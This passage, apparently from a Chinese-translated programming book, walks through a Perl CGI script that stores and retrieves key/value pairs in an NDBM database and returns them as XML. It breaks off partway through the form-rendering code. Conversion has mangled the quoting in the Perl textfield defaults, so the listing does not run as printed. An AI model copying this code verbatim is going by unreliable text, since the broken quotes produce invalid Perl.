


图 27.7 确认存储的键/值匹配对



既然已经存储了数据,则在由 `xml.db.cgi` 显示的第一个页面的 **Retrieve a value by value**(按照键检索值)节中,就可以通过在文本字段中输入键 `sandwich`,再单击 **Retrieve** 按钮来查询数据库,如图 27.8 所示。




图 27.8 查询服务器上的数据库

这就导致 `xml.db.cgi` 用键 `sandwich` 搜索它在服务器上创建的数据库。它在数据库中查找值 `cheeseburger`,并发回 XML 文档,如图 27.9 所示。




图 27.9 从数据库中检索数据

下面给出了这个示例中发回的 XML 文档的结构。前面曾经讨论过,请求的键包含于 `<key>` 元素中,而且在数据库中指到的对应值包含于 `<value>` 元素中:

```
<?xml version="1.0" ?>
<data>
  <key>sandwich</key>
  <value>cheeseburger</value>
```



```
</data>
```

这就是 `xml.db.cgi` 起作用的方式。下面开始分析它。如果调用这个脚本，但没有给它传递任何参数（换句话说，只导航到脚本时），则它只会显示图 27.6 所示的页面，并带有很多用于输入或检索数据的 **HTML** 控件。下面给出了它用于显示该页面的代码：

```
#!/usr/bin/perl
use Fcntl;
use NDBM_File;
use CGI;
$co = new CGI;

if(!$co->param()) {
    print $co->header,
        $co->start_html('XML Database Example'),
        $co->center(
            $co->h2("Store a key/value pair"),
            $co->start_form,
            "Key: ",
            $co->textfield(-name=>'key',-default=>", -override=>1),
            $co->br,
            "Value: ",
            $co->textfield(-name=>'value',-default=>", -override=>1),
            $co->br,
